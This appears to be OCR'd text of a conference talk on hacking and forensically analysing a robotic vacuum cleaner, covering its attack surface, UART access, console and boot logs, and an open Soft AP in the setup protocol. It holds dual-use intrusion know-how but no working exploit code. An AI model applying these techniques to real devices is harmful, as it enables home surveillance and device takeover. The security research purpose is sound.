# What happened to your home?
# IoT Hacking and Forensic with 0-Day

· 차세대 보안리더 양성 프로그램 ·

BEST
OF THE
BEST

Moonbeom, Soohyun

# Introduce.

## Name : Moonbeom Park

I'm a deputy general researcher in TTPA(Trusted Third Party Agency) of Korea, has 10 years of experience in hacking analysis, digital forensic, research on hacking and forensic for IoT device, profiling hacking source.

I'm one of experts among government and private sector in fields of forensic, hacking analysis, hacker profiling, counter-attack on hackers. Also I have participated in various international security conference such as TROOPERS16, HITB, HITCON, Ekoparty, VXCON and etc.


Finally, I am a mentor of BoB that the next generation of security experts education program in Korea.

# IoT Hacking & Forensic with 0-Day

## IoT Security Incidents Case

- In 2014, Russia discovered that a Chinese electric iron and electric kettle were equipped with a spy microchip for hacking
- From late 2014 to early 2015, about 800,000 phishing and spam mails are shipped worldwide via home appliances such as TV-refrigerators
- In 2015, surveillance cameras and infant monitors were intercepted and intercepted in the United States, and live video of more than 700 cameras spread on the Internet
- From February to June 2016, unspecified number of unauthorized router was hacked, and 13,501 smartphone infections, malicious app distribution, and portal account were created
- Many IoT devices exposed to DDoS attacks exploiting 'Simple Service Discovery Protocol (SSDP)'

# IoT Hacking & Forensic with 0-Day



Searching IoT target

Analysis vulnerability

Attack & Exploit

Install RAT and control using C&C

Analysis file system

Analysis artifact

Incident response using forensic skill

# IoT Hacking – Robotic Vacuum

The latest model of robotic vacuum

- Image capture(Video) using camera
- Remote control function
- Voice recoding function


Wireless AP

** Smart IoT Hub

- Remote control and management
- Remote control to all of ** IoT product
- Can be used C&C

# IoT Hacking – Robotic Vacuum

## Device Attack Surface



Open firmware of manufacturer

(x) Closed latest firmware information of manufacturer

Packet sniffing when update firmware

(x) Encrypted protocol
-> Using SSL protocol

Dump flash memory

(x) No act when desoldering(Remove flash memory from board)

Check JTAG port

(x) No JTAG port


Connect UART

Protocol vulnerability


# IoT Hacking – Robotic Vacuum

## UART Port Connect


1. Take to pieces



2. Check UART



3. Identify UART pin
(Vcc, Tx, Rx, Gnd)




4. Connect UART

[*] UART : Input/Output port for debugging. Access possible using shell and mainly used in the development process.


# IoT Hacking – Robotic Vacuum

## UART Port Connect



```
DEVICE NAME : ra0
udhcpc (v1.6.1) started
ra0       Link encap:Ethernet  HWaddr 30:A9:DE:07:A2:46
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17469 (17.0 KiB)  TX bytes:1460 (1.4 KiB)

Sending discover...
Sending select for 192.168.32.41...
Lease of 192.168.32.41 obtained, lease time 21600
deleting routers
route: SIOC[ADD|DEL]RT: No such process
adding dns 168.126.63.1
IP Setting Success
/usr/rscript/run_hit.sh: line 58: syntax error near unexpected token `fi'
/usr/rscript/run_hit.sh: line 58: `fi'
starting pid 513, tty '/dev/ttyS0': '/etc/login.sh'

Welcome to embedded board!
most2120 login: root
Password:
```

Login : ID & PW
Did not get Shell



```
Loading fr
   Image N
   Image T
   Data Si
   Load Ad
   Entry P
## Bootin
   Image N
   Image T
   Data Si
   Load Ad
   Entry P
   Loadin
OK

Starting k

Uncompress
Linux vers                                                              (gcc version
 4.3.3 (GC
CPU: ARMv
CPU: VIPT
Machine: 
```


```
Topic List:
  Topic:0x91(Id)      AutoDocking(name)  /Navi(publisher)
  Topic:0x8c(Id)        BHVRState(name)  /Navi(publisher)
  Topic:0xb4(Id)       BackupData(name)  /Watchdog(publisher)
  Topic:0x92(Id)  BehaviorTransfer(name)  /Navi(publisher)
  Topic:0xc5(Id)   BlackboxMessage(name)  /BlackBox(publisher)
  Topic:0x97(Id)   CameraGrabImage(name)  /Camera(publisher)
  Topic:0x96(Id)      CameraState(name)  /Camera(publisher)
  Topic:0x8f(Id)       CheckPoint(name)  /Navi(publisher)
  Topic:0x8d(Id)   CommandTransfer(name)  /Navi(publisher)
  Topic:0x67(Id)         DasEvent(name)  /DAS(publisher)
  Topic:0x90(Id)   DiagnosisResult(name)  /Navi(publisher)
  Topic:0xbe(Id)            Event(name)  /Event(publisher)
  Topic:0x6a(Id)        ExtSensor(name)  /DAS(publisher)
  Topic:0xaa(Id)  JigCameraTest_CaptureAckEvent(name)  /JigCameraTest(publisher)
  Topic:0xab(Id)  JigCameraTest_TestResultEvent(name)  /JigCameraTest(publisher)
  Topic:0xc8(Id)  MediaDifferenceDetected(name)  /Media(publisher)
  Topic:0xca(Id)    MediaGrabImage(name)  /Media(publisher)
  Topic:0xc9(Id)  MediaServerConnection(name)  /Media(publisher)
  Topic:0x6e(Id)      MotionState(name)  /Motion(publisher)
  Topic:0x82(Id)        PlanState(name)  /Planner(publisher)
  Topic:0xcc(Id)    PlaybackState(name)  /Playback(publisher)
  Topic:0x69(Id)        RawSensor(name)  /DAS(publisher)
  Topic:0x8e(Id)  ResponseBehavior(name)  /Navi(publisher)
  Topic:0xa0(Id)      SLAM_KREvent(name)  /SLAM(publisher)
  Topic:0xa2(Id)  SLAM_MapReuseEvent(name)  /SLAM(publisher)
  Topic:0xa1(Id)  SLAM_VCMapRotationEvent(name)  /SLAM(publisher)
  Topic:0x65(Id)           Sensor(name)  /DAS(publisher)
  Topic:0x68(Id)    SensorAccBump(name)  /DAS(publisher)
  Topic:0xc3(Id)  SmartControlMessage(name)  /SmartControl(publisher)
  Topic:0xc4(Id)  SmartDataMessage(name)  /SmartData(publisher)
```

Uboot Log

- Kernel Version : Linux-2.6.33.7.2-rt30 Run Service List
- Image type : ARM Linux KernelIamge Binary Debugging Log

# IoT Hacking – Robotic Vacuum

## Device Attack Surface



Open firmware of manufacturer

(x) Closed latest firmware information of manufacturer

Packet sniffing when update firmware

(x) Encrypted protocol -> Using SSL procotol

Dump flash memory

(x) No act when desoldering(Remove flash memory from board)

Check JTAG port

(x) No JTAG port


Connect UART

(x) Need ID/Pass for get UAT shell

Protocol vulnerability

# IoT Hacking – Robotic Vacuum

## Analysis protocol vulnerabiliaty



Mobile User

Wireless AP

Robotic Vacuum

1. Device configuration mode

3. Connect to Soft AP

2. Open Soft AP mode

4. Transfer AP information

5. Get AP information


6. Searching AP(SSID, PW, MAC …)

7. Connected between AP and vacuum

8. Connected between App and vacuum

Connect Success & Wait Control Mode

No password of Soft AP



인터넷 연결 안 됨

[redacted]
인터넷 없음, 개방형

ZIO-660c 2
열기


BoB
보안

MLK-TR-INET
보안

iptime_N104T
보안

